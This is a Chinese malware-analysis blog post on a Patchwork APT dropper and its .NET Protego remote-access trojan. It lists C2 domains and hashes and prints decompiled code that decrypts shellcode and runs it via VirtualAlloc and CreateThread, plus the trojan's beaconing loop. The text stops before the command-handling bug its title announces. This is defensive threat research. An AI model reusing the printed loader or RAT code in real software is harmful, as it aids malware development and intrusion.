最新Patchwork(白象)Protego远控木马接收某远控指令后将导致远控木马无法响应后续远控指令


2024年11月16日 05:12

文章首发地址：
`https://xz.aliyun.com/t/16255`
文章首发作者：
`T0daySeeker`

概述

近日，笔者在浏览威胁情报的时候，发现了不少Patchwork(白象)APT组织使用的最新活动样本，在对其进行分析研究的过程中，无意间发现了Patchwork(白象)APT组织使用的Protego远控木马存在多处逻辑BUG，严重的将导致远控木马无法再响应后续远控指令。

相关威胁情报截图如下：


rewterz.com/threat-advisory/patchwork-apt-threat-actor-group-active-iocs-15
Platform
Services
Solutions
Resources
Why Rewterz?
Get in Touch

Patchwork is an Advanced Persistent Threat APT group active since at least 2014. Patchwork primarily targets government, defense, and diplomatic organizations, as well as academic institutions, in South and Southeast Asia, including Pakistan, and Bangladesh. However, the group has also been known to target organizations in other regions, including Europe and North America.

The group is believed to be of Indian origin and has been linked to several cyber espionage campaigns. Patchwork has used various tactics, techniques, and procedures TTPs in its attacks. Once inside the networks, the group attempts to maintain persistence by regularly establishing new accounts, installing backdoors and other malicious tools, and performing malicious activities. Additionally, Patchwork has been known to employ social engineering techniques to track down and exfiltrate data from compromised systems. The group has also been known to use various evasion techniques to avoid detection by security solutions. In some cases, the group has remained undetected for extended periods.

An interesting development in Patchwork's timeline is its engagement in spearphishing operations targeting U.S. think tank groups during March and April of 2018. This campaign showcases Patchwork's interest in manipulating policy and international affairs information. The group's strategy involves crafting tailored emails with malicious attachments or links, capitalizing on unsuspecting victims' curiosity or trust.

Patchwork is a sophisticated and persistent threat actor that poses a significant risk to targeted organizations. Organizations need robust security measures to protect against these types of attacks, including regular software updates and employee awareness training.

Impact

- Information Theft
- Unauthorized Remote Access

Indicators of Compromise

Domain Name

- jiansmst.info
- zscaller.live
- dagros.live

MD5

- 28702b03ea2d38f7a9654b3334536a9f

SHA-256

- c417fb3008a6180fc6099d5e4d3d8849b3b12477dfa7008af1fdd356f0840622

SHA1


- 182adc3b9f395c9ffdaf2bf6f4d5bab9528e02fe

释放程序分析

通过分析，发现c417fb3008a6180fc6099d5e4d3d8849b3b12477dfa7008af1fdd356f0840622程序是一个用于释放后续载荷的释放程序，详细情况如下：

解密算法


通过分析，发现此样本运行后，即会从自身区段中使用解密算法解密shellcode，相关代码截图如下：



```
bool __cdecl DestroyingAE(BYTE *a1, DWORD pdwDataLen, BYTE *pbData, DWORD dwDataLen)
{
  bool result; // al
  HCRYPTKEY phKey; // [esp+24h] [ebp-14h] BYREF
  HCRYPTHASH phHash; // [esp+28h] [ebp-10h] BYREF
  HCRYPTPROV hProv[3]; // [esp+2Ch] [ebp-Ch] BYREF

  result = _IAT_start__(hProv, 0, 0, 24, 0xF0000000) == 0;
  if ( !result )
  {
    result = !CryptCreateHash(hProv[0], 0x800Cu, 0, 0, &phHash);
    if ( !result )
    {
      CryptHashData(phHash, pbData, dwDataLen, 0);
      CryptDeriveKey(hProv[0], CALG_AES_256, phHash, 0, &phKey);
      CryptDecrypt(phKey, 0, 0, 0, a1, &pdwDataLen);
      CryptReleaseContext(hProv[0], 0);
      CryptDestroyHash(phHash);
      return CryptDestroyKey(phKey);
    }
  }
  return result;
}
```

创建线程

通过分析，发现此样本将使用CreateThread函数加载执行shellcode代码，相关代码截图如下：




```
int __usercall Py_Main@<eax>(int a1@<eax>)
{
  void *v1; // esp
  DWORD flOldProtect; // [esp+20h] [ebp-E008h] BYREF
  BYTE Src[57312]; // [esp+24h] [ebp-E004h] BYREF
  BYTE pbData[4]; // [esp+E004h] [ebp-24h] BYREF
  int v6; // [esp+E008h] [ebp-20h]
  int v7; // [esp+E00Ch] [ebp-1Ch]
  int v8; // [esp+E010h] [ebp-18h]
  HANDLE hHandle; // [esp+E014h] [ebp-14h]
  void *lpAddress; // [esp+E018h] [ebp-10h]
  DWORD pdwDataLen; // [esp+E01Ch] [ebp-Ch]

  v1 = alloca(a1);
  *(_DWORD *)pbData = 0xD3F39BED;
  v6 = 0x5C90D5CD;
  v7 = 0xD06F47D3;
  v8 = 0x6B8BD2EC;
  memcpy(Src, &unk_73584044, sizeof(Src));
  pdwDataLen = 0xDFE0;
  lpAddress = VirtualAlloc(0, 0xDFE0u, 0x3000u, 4u);
  if ( !lpAddress )
    return -1;
  DestroyingAE(Src, pdwDataLen, pbData, 0x10u);
  memmove(lpAddress, Src, 0xDFE0u);
  if ( !VirtualProtect(lpAddress, 0xDFE0u, 0x20u, &flOldProtect) )
    return -2;
  hHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)lpAddress, 0, 0, 0);
  if ( !hHandle )
    return -3;
  WaitForSingleObject(hHandle, 0xFFFFFFFF);
  ((void (*)(void))lpAddress)();
  return 0;
}
```

内存加载Protego远控木马

通过分析，发现shellcode运行后，将解密释放最终Protego远控木马。

「备注：由于Protego远控木马是由.NET编写的，因此，我们在使用工具查看其进程模块时，即会很直观的发现其为.NET程序。」

相关截图如下：



```
svchost.exe                7888
NisSrv.exe                 8104
svchost.exe                2056
SecurityHealthServi...     8268
svchost.exe                8804
svchost.exe                3740   0.01
svchost.exe                2912
svchost.exe                7088
svchost.exe                5200
svchost.exe                1040
SgrmBroker.exe             8172
svchost.exe                7876
svchost.exe                8300
svchost.exe                9060
svchost.exe                7276   0.01
dllhost.exe                2816
svchost.exe                3564
lsass.exe                   804
fontdrvhost.exe             964
csrss.exe                   652   0.05
winlogon.exe                716
fontdrvhost.exe             556
dwm.exe                     504   0.06
explorer.exe               5476   0.09
SecurityHealthSystray....  8224
vmtoolsd.exe               8380   0.03   684 B/s
Everything.exe             8580
HaoZipWorker.exe           7436
ProcessHacker.exe          7652   0.52
powershell.exe             2268
conhost.exe                1988
rundll32.exe               2896
rundll32.exe                440
```


```
rundll32.exe (440) (0x4c78000 - 0x4d32000)

00000240 00 00 00 00 78 70 e3 02 00 00 00 00 00 00 00 00 ....xp..........
00000250 58 21 34 71 00 66 00 00 4d 5a 90 00 03 00 00 00 X!4q.f..MZ......
00000260 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 ................
00000270 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @...............
00000280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000290 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd ................
000002a0 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 !..L.!This progr
000002b0 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e am cannot be run
000002c0 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a  in DOS mode....
000002d0 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 $.......PE..L...
000002e0 67 2e a9 ad 00 00 00 00 00 00 00 00 e0 00 02 01 g...............
000002f0 0b 01 30 00 00 5c 00 00 00 08 00 00 00 00 00 00 ..0..\..........
00000300 7e 7a 00 00 00 20 00 00 00 80 00 00 00 00 40 00 ~z... ........@.
00000310 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 . ..............
00000320 06 00 00 00 00 00 00 00 00 c0 00 00 00 02 00 00 ................
00000330 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 ......`.........
00000340 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ................
00000350 00 00 00 00 00 00 00 00 24 7a 00 00 57 00 00 00 ........$z..W...
00000360 00 80 00 00 96 05 00 00 00 00 00 00 00 00 00 00 ................
00000370 00 00 00 00 00 00 00 00 00 a0 00 00 0c 00 00 00 ................
00000380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000003a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000003b0 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 . ..............
000003c0 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 . ..H...........
000003d0 2e 74 65 78 74 00 00 00 84 5a 00 00 00 20 00 00 .text....Z... ..
000003e0 00 5c 00 00 00 02 00 00 00 00 00 00 00 00 00 00 .\..............
```

Protego远控木马分析

尝试从内存中提取PE文件内存片段，通过分析，发现其为Protego远控木马，详细分析情况如下：

互斥对象

通过分析，发现Protego远控木马运行后，首先会创建互斥对象，以保证主机中只有一个实例运行，相关代码截图如下：




```
System.Private.CoreLib (5.0.0.0)
System.Private.Uri (5.0.0.0)
System.Linq (5.0.0.0)
System.Private.Xml (5.0.0.0)
System.Xaml (5.0.0.0)
WindowsBase (5.0.0.0)
PresentationCore (5.0.0.0)
PresentationFramework (5.0.0.0)
dnlib (3.3.2.0)
dnSpy (6.1.8.0)
Protego (1.0.0.0)
  Protego.exe
    PE
    类型引用
    引用
    { } -
    { } Protego
      Accio @02000002
      Program @02000004
      Scourgify @02000009
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.Core (4.0.0.0)
System.IO.Compression.FileSystem (
System.IO.Compression (4.0.0.0)
System.Management (4.0.0.0)
```

```
using System.Windows.Forms;

namespace Protego
{
	// Token: 0x02000004 RID: 4
	internal class Program
	{
		// Token: 0x06000007 RID: 7 RVA: 0x00002440 File Offset: 0x00000640
		private static void Main(string[] args)
		{
			bool flag;
			Program.mut = new Mutex(true, "kiuwqyergljkwef", ref flag);
			if (!flag)
			{
				Environment.Exit(0);
			}
			WebClient webClient = new WebClient();
			webClient.Proxy = WebRequest.GetSystemWebProxy();
			webClient.Proxy.Credentials = CredentialCache.DefaultCredentials;
			webClient.Credentials = CredentialCache.DefaultCredentials;
			Accio accio = new Accio();
			Program.acf = accio;
			int num = 0;
			string uniqid = accio.uniqid;
			for (;;)
			{
				new Program().startStage(webClient, accio);
				if (Program.isCompl)
				{
					break;
				}
				Thread.Sleep(3600000);
			}
			for (;;)
```

内置配置信息

样本内置了外联地址及自定义加解密算法密钥信息。「**（备注：实际上，内置的密钥信息并没有使用。。。。。。）**」

